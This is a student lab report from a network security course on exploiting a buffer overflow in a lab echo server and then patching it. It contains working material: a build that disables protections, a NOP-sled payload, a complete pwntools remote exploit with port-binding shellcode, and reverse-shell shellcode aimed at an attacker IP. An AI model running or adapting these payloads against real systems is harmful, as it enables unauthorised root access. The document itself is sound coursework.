CSCI 265 – Net/App Security

Mia Weber

09/18/23

A2- Remote Exploitation

Find Vulnerability

One significant vulnerability in *echoServer.cpp* is at line 65 where a buffer size of 500 bytes is created. On line 68, input is directly being stored in this buffer by calling the *get_internet_data* function without any kind of verification as to the length of the input to ensure that it will fit in the buffer. This makes it possible to overflow the buffer with input that is longer than 500 bytes. If exploited, the buffer overflow could threaten the confidentiality, availability, and integrity of the service. Buffer overflow vulnerabilities mean that the server can be crashed (see section below) so that the server is no longer available. It can also allow a malicious actor to gain access to systems which they do not have permission to access and therefore they could also alter files or data without being detected or authenticated.

```
64   void handle_connection(int sockfd, struct sockaddr_in *client_addr_ptr) {
65       char *ptr, buffer[500];
66       int length;
67
68       length =  get_internet_data(sockfd, buffer);
```

Image above shows line 65 of echoServer.cpp which defines a buffer of length 500 bytes and line 68 of echoServer.cpp which calls the get_internet_data function to read input into the buffer.

```
29   unsigned int get_internet_data(int sockfd, char *dest_buffer) {
30       char *ptr;
31       ptr = dest_buffer;
32       while(recv(sockfd, ptr, 1, 0) == 1) { // read a single byte
33           if(*ptr == '\n') { // does this byte match \n
34               *ptr = '\0'; // terminate the string
35               return strlen(dest_buffer); // return bytes recevied
36           }
37           ptr++; // increment the pointer to the next byte;
38       }
39       return 0; // didn't find the end of line characters
40   }
```

Image above shows the get_internet_data function from the net_utility.h file which reads input into the buffer without verifying the length of the input.

Create a Makefile

```
┌──(kali㉿kali)-[~/NetworkSecurity/labs/echoServer]
└─$ cat Makefile
COMPILER = g++
COMPILER_FLAGS = -c -g -Wall -std=c++17 -m32
BUILD_FLAGS = -m32 -fno-stack-protector -z execstack -no-pie

CPP_FILES = echoServer.cpp

PROGRAM_NAME = echoServer.exe

build:
	# disable ASLR
	echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
	# compiles .cpp to object file .o
	$(COMPILER) $(COMPILER_FLAGS) $(CPP_FILES)
	# builds executable from object files
	$(COMPILER) $(BUILD_FLAGS) -o $(PROGRAM_NAME) *.o
	sudo chown root:root $(PROGRAM_NAME)
	sudo chmod u+s $(PROGRAM_NAME)

run:
	./$(PROGRAM_NAME)

clean:
	rm -f $(PROGRAM_NAME) *.o
```

Image above shows the Makefile that was created to run the echoServer. The Makefile disables all of the security controls and sets the effective UID of the program to root.




Image above shows the Makefile being used to run the echoServer which can accept and report requests such as the one made in the right terminal window (curl was used because the browser takes too long to load on UTM).

Crash the Server




Image above shows the echoServer being crashed by sending 1000 bytes of junk text to the server as input when the buffer is only 500 bytes long. This overflows the size of the buffer and causes the server to seg fault.

Exploit using Local Shellcode

```
┌──(kali㉿kali)-[~]
└─$ ps aux | grep echoServer
root       18706  0.0  0.0   6412  2560 pts/0    S+   23:22   0:00 ./echoServ
er.exe
kali       18893 14.2  0.0   6340  1920 pts/1    S+   23:23   0:00 grep --col
or=auto echoServer
```

Image above shows the step to find the process id for the user running the echoServer (root). This is used in the command below to use gdb to find the stack pointer address.

```
┌──(kali㉿kali)-[~]
└─$ sudo gdb -q --pid=18706 --symbols=./echoServer.exe
./echoServer.exe: No such file or directory.
Attaching to process 18706
Reading symbols from /home/kali/NetworkSecurity/labs/echoServer/echoServer.exe...
Reading symbols from /lib32/libstdc++.so.6...
(No debugging symbols found in /lib32/libstdc++.so.6)
Reading symbols from /lib32/libgcc_s.so.1...
(No debugging symbols found in /lib32/libgcc_s.so.1)
Reading symbols from /lib32/libc.so.6...
(No debugging symbols found in /lib32/libc.so.6)
Reading symbols from /lib32/libm.so.6...
(No debugging symbols found in /lib32/libm.so.6)
Reading symbols from /lib/ld-linux.so.2...
(No debugging symbols found in /lib/ld-linux.so.2)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
0×f7fc8589 in __kernel_vsyscall ()
(gdb) list main
17
18      void handle_connection(int, struct sockaddr_in *); // handle web requests
19
20
21
22      int main(void) {
23         int sockfd, new_sockfd, yes=1;
24         struct sockaddr_in host_addr, client_addr;    // my address information
25         socklen_t sin_size;
26
(gdb) list 68
```

Image above shows the gdb command used to find the stack pointer addresses and calculate the offset.

```
(gdb) continue
Continuing.

Breakpoint 1, handle_connection (sockfd=5, client_addr_ptr=0xffffcec4) at echoServer.cpp:71
71          echo(sockfd, buffer);
(gdb) print request
No symbol "request" in current context.
(gdb) print buffer
$1 = "\000\360\201\367\"\211\004\b\240\355\241\367\0048\375\367 \360\201\367\"\211\004\b\240\355\21
1\367\364\317\377\367\240\355\241\367k\363\207\367\240\355\241\367\364\317\377\367\000\231\200\367
234h\200\367t\022\354\247\300)\374\367\000\231\200\367,\216\200\367\265\351Z\361\311;\375\367\001\
00\000\000\001\000\000\000\340<\201\367>\n\000\0000h\201\367\300)\374\367t\315\377\377p\315\377\37
\000\000\000\000\000\231\200\367\364\317\377\367\006\000\000\000\000\000\000\000\231\200\367\3
4\317\377\3670h\201\367\255\210\004\b\340<\201\367\265\351Z\361\300)\374\367\025\000\000\000\000\3
6\377\377t\315\377\377\f0\374\367\354\315\377\377@?\367\000\000\000\000\000\000\000\343200\320
315\377\377\000\000\000\000\000\000\000" ...
(gdb) print /x &request
No symbol "request" in current context.
(gdb) print /x &buffer
$2 = 0xffffcca8
(gdb) x/16wx request+500
No symbol "request" in current context.
(gdb) x/16wx buffer+500
0xffffce9c:     0x00000000      0x0804bff4      0x0804bff4      0xffffcfa8
0xffffceac:     0x08049986      0x00000005      0xffffcec4      0xffffcec0
0xffffcebc:     0x08049685      0x00000010      0xdcb10002      0x0100007f
0xffffcecc:     0x00000000      0x00000000      0xc8000002      0x00000000
(gdb) bt
#0  handle_connection (sockfd=5, client_addr_ptr=0xffffcec4) at echoServer.cpp:71
#1  0x08049986 in main () at echoServer.cpp:54
(gdb) x/x $ebp+4
0xffffceac:     0x08049986
(gdb) p /u 0xffffceac-0xffffcca8
$3 = 516
(gdb) p /x buffer+100
$4 = 0xffffcd0c
(gdb)
```

Image above shows the addresses that were collected using gdb. The offset is identified as 516 and the return address is identified as 0xffffcd0c.

We can calculate the correct length of the nopsled using the following formula: (516+4)-35-(50*4). This allows us to repeat the return address 50 times, send 35 bytes of shellcode and 285 bytes of nopsled. The exploit code will therefore be 522 bytes total.

```
┌──(kali㉿kali)-[~/NetworkSecurity]
└─$ python3 -c 'import sys; sys.stdout.buffer.write(b"\x90"*285)' > local_exp
loitHW3.bin

┌──(kali㉿kali)-[~/NetworkSecurity]
└─$ cat shellcode/shellcode_root.bin >> local_exploitHW3.bin

┌──(kali㉿kali)-[~/NetworkSecurity]
└─$ wc -c local_exploitHW3.bin
320 local_exploitHW3.bin

┌──(kali㉿kali)-[~/NetworkSecurity]
└─$ python3 -c 'import sys; sys.stdout.buffer.write(b"\x0c\xcd\xff\xff"*50)'
>> local_exploitHW3.bin

┌──(kali㉿kali)-[~/NetworkSecurity]
└─$ python3 -c 'import sys; sys.stdout.buffer.write(b"\r\n")' >> local_exploi
tHW3.bin

┌──(kali㉿kali)-[~/NetworkSecurity]
└─$ wc -c local_exploitHW3.bin
522 local_exploitHW3.bin

┌──(kali㉿kali)-[~/NetworkSecurity]
└─$
```

Image above shows the exploit file (local_exploitHW3.bin) being assembled with the correct bytes of shellcode, nopsled, return address, and end of request characters.

.




Image above shows the sending of the exploit code using netcat and the resulting successful exploit for a root shell.

Exploit using Port-Blinding Shellcode

```
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/echoServer]
└─$ cat exploit.py
#!/usr/bin/env python3

from pwn import *

host = '192.168.64.6'

service_port = 200

bind_port = 9999

shellcode = (
    "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96"
    "\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56"
    "\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1"
    "\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0"
    "\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53"
    "\x89\xe1\xcd\x80"
).encode('latin-1')

# size of nop sled = total buffer - shellcode size - repeated return address
# (516+4)-35-(50*4)
controlled_address = p32(0×ffffcd0c) # pack little endian

offset_to_ret_add = 516

repeat_address = 50;

repeated_return_address = controlled_address*repeat_address

total_exploit_len = offset_to_ret_add + 4 # offset + 4 bytes to overwrite return address

sled_len = total_exploit_len - len(shellcode) - (repeat_address*4)
print(f'sled len = {sled_len}')
NOPSled = b"\x90"*sled_len # asm('nop')
eol = b'\r\n' # required for Web server to end request

# create exploit code
exploit_code = NOPSled + shellcode + repeated_return_address + eol
print(f'sending exploit with len {len(exploit_code)}')
```

Image above is the first part of a python script to launch a remote exploit on the target machine to overflow the buffer in the same way it was exploited locally above. The script uses the

pwntools python library. It identifies the IP address of the target which in this case is 192.168.64.6 and the port to connect over which we know that the server uses port 200. A different, higher port number such as 9999 can be used as a bind port. The shellcode is next and then the size of the nop sled is calculated by subtracting the repeated return address and the shellcode size from the total buffer. The offset is set to 516 and variables for the length of the repeated address, the total exploit length, and the nop sled length are set as well. The value of the nop sled (\x90) and the end request (\r\n) are also set as well. The exploit code is then created with all of the elements defined above.

```
io = connect(host, service_port)
# send the exploit code to target
io.send(exploit_code)

# target exploited...
print(f'Target {host} exploited... connecting to port: {bind_port}')

# now connect to the shellcode PORT on victim
io = connect(host, bind_port)
io.interactive()
```

The image above is the rest of the exploit python script. After the exploit code has been assembled, it connects to the host on the bind port that was set above (9999) and sends the exploit code to the target machine and prints out some helpful progress updates to the console. The results of running the python script can be seen below.

```
┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/echoServer]
└─$ python3 exploit.py
sled len = 236
sending exploit with len 522
[+] Opening connection to 192.168.64.6 on port 200: Done
Target 192.168.64.6 exploited... connecting to port: 9999
[+] Opening connection to 192.168.64.6 on port 9999: Done
[*] Switching to interactive mode
$ whoami
kali
$ ls
Makefile
echoServer.cpp
echoServer.exe
echoServer.o
util
$ uname
Linux
$ exit
[*] Got EOF while reading in interactive
$
$
$ exit
[*] Closed connection to 192.168.64.6 port 9999
[*] Got EOF while sending in interactive
[*] Closed connection to 192.168.64.6 port 200

┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/echoServer]
└─$
```

Image above shows the successful remote exploit that launched a shell on the target machine from a different machine.

Exploit using Connect-Back Shellcode

```
(base) ┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/echoServer]
└─$ gdb -q
gdb-peda$ shellcode generate x86/linux connect 9999 10.211.55.6
# x86/linux/connect: 70 bytes
# port=9999, host=10.211.55.6
shellcode = (
    "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x89\xe1\xcd\x80\x93\x59"
    "\xb0\x3f\xcd\x80\x49\x79\xf9\x5b\x5a\x68\x0a\xd3\x37\x06\x66\x68"
    "\x27\x0f\x43\x66\x53\x89\xe1\xb0\x66\x50\x51\x53\x89\xe1\x43\xcd"
    "\x80\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53"
    "\x89\xe1\xb0\x0b\xcd\x80"
)
gdb-peda$
```

Using GDB-Peda to generate shellcode for attacker IP and Port 9999


```
# x86/linux/connect: 70 bytes
# port=9999, host=10.211.55.6
shellcode = (
    "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x89\xe1\xcd\x80\x93\x59"
    "\xb0\x3f\xcd\x80\x49\x79\xf9\x5b\x5a\x68\x0a\xd3\x37\x06\x66\x68"
    "\x27\x0f\x43\x66\x53\x89\xe1\xb0\x66\x50\x51\x53\x89\xe1\x43\xcd"
    "\x80\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53"
    "\x89\xe1\xb0\x0b\xcd\x80"
).encode('latin-1')

#FIXME: provide abs or relative path/file_name of the binary file to create
fileName = "port_bind_shellcode.bin"

# open and write binary to the file

with open(fileName, 'wb') as fout:
    fout.write(shellcode)

print(f'All done! Binary file created: {fileName}')
```

```
(base) ┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/echoServer]
└─$ python3 shellcode_writer.py
All done! Binary file created: port_bind_shellcode.bin

(base) ┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/echoServer]
└─$ cat port_bind_shellcode.bin
1♦SCSjjfX♦♦♦Y♦?Iy♦[Zh
♦7fh'CfS♦♦♦fPQS♦♦CRh//shh/bin♦♦RS♦♦♦

(base) ┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/echoServer]
└─$
```

Put shellcode that GDB-Peda generated into the Shellcode_writer.py script to write the shellcode in the correct format to the port_bind_shellcode.bin file.


```
(base) ┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/echoServer]
└─$ wc -c connect_back.bin
522 connect_back.bin

(base) ┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/echoServer]
└─$ hexdump -C connect_back.bin
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
000000f0  90 90 90 90 90 90 90 90  90 90 31 db 53 43 53 6a  |..........1.SCSj|
00000100  02 6a 66 58 89 e1 cd 80  93 59 b0 3f cd 80 49 79  |.jfX.....Y.?..Iy|
00000110  f9 5b 5a 68 0a d3 37 06  66 68 27 0f 43 66 53 89  |.[Zh..7.fh'.CfS.|
00000120  e1 b0 66 50 51 53 89 e1  43 cd 80 52 68 2f 2f 73  |..fPQS..C..Rh//s|
00000130  68 68 2f 62 69 6e 89 e3  52 53 89 e1 b0 0b cd 80  |hh/bin..RS......|
00000140  70 cd ff ff 70 cd ff ff  70 cd ff ff 70 cd ff ff  |p...p...p...p...|
*
00000200  70 cd ff ff 70 cd ff ff  0d 0a                    |p...p.....|
0000020a

(base) ┌──(kali㉿kali-linux-2022-2)-[~/NetworkSecurity/labs/echoServer]
└─$
```

Assemble exploit code (nopsled, shellcode, return address + 100 bytes)



It not working. Using original return addr (above) or addr with 100 bytes (0xffffcd70)

Ran GDB again but got a different return address…



Ran the exploit again with the new return address but it didn't work. Missing more things. When the python script is run it doesn't "crash" the server either. It must not just be long enough, or the address might be incorrect.

The pros of connect-back shellcode are that it enables an attacker to bypass firewall restrictions and other network restrictions which might be preventing or restricting incoming connections including those by an attacker. Because firewall rules are typically targeting incoming connections, connect-back shellcode can take advantage of the outbound connections which usually are not as highly monitored and restricted. In addition, because connect-back shellcode

doesn't close the connection, persistent access to the victim system can be achieved. Once an initial attack is successful, an attacker can continue to connect back to the system in the future. It also makes sense to use connect-back shellcode in situations where the target's IP address changes frequently or the attacker is targeting multiple hosts.


Patch the Vulnerability

In order to patch the vulnerability, I changed some of the code in the net_utility.h header file in the /util folder. The function *get_internet_data* accepts a socket RD and receives form the socket until the EOL byte sequence is seen. The problem that we saw above is when more than 500 bytes (the maximum size of the buffer) is sent over the socket before the EOL byte sequence is sent then the buffer is overflown and the server crashes. One way to prevent the server from crashing and the buffer overflow vulnerability form being exploited, is to ensure that the *get_internet_data* function will stop reading information into the buffer when it sees the EOL byte sequence OR when the maximum buffer size it met (in this case 500 bytes). The screenshot below shows the updated *get_internet_data* function with the additional logic.

```
/*unsigned int get_internet_data(int sockfd, char *dest_buffer) {
   char *ptr;
   ptr = dest_buffer;
   while(recv(sockfd, ptr, 1, 0) == 1) { // read a single byte
      if(*ptr == '\n') { // does this byte match \n
            *ptr = '\0'; // terminate the string
            return strlen(dest_buffer); // return bytes recevied
      }
      ptr++; // increment the pointer to the next byte;
   }
   return 0; // didn't find the end of line characters
}*/

unsigned int get_internet_data(int sockfd, char *dest_buffer) {
        char *ptr;
        ptr = dest_buffer;
        unsigned int bytes_recieved = 0;

        while (bytes_recieved < 500 -1) {
                if (recv(sockfd, ptr, 1, 0) != 1) {
                        break;
                }

                if (*ptr == '\n') {
                        *ptr = '\0';
                        return bytes_recieved;
                }

                ptr++;
                bytes_recieved++;
        }

        dest_buffer[500-1] = '\0';
        return bytes_recieved;
}
```

The actual input read logic remains the same in the new version but there is an additional variable that serves as a counter of the number of bytes already received (*bytes*_recieved) and checks to make sure that that number doesn't exceed the size of the buffer before it reads in any data or begins to check for the EOL byte sequence. This ensures that even if more than 500 bytes are sent to the server, the program will only read in the first 500 bytes of the input. The failed attempt at crashing the server with this new logic in place can be seen below.

In the image above we are using python to write 1000 “A” s to a file called *junk.txt* and then sending that file to the server. In the previous version of the code, this would cause the server to crash (seen in the beginning of this report) and if instead of a bunch of “A” s, exploit code had been sent, the buffer overflow vulnerability could have been executed (seen in local exploit section).



After the updates to the *get_internet_data* function was made, the server only reads the first 500 bytes into the buffer and then stops reading. This prevents the server from being crashed or the buffer overflow vulnerability from being exploited. We can attempt to send local shellcode again like before, but it will fail to crash the server and yield a shell. Typing commands like *ls* and *whoami* don’t work.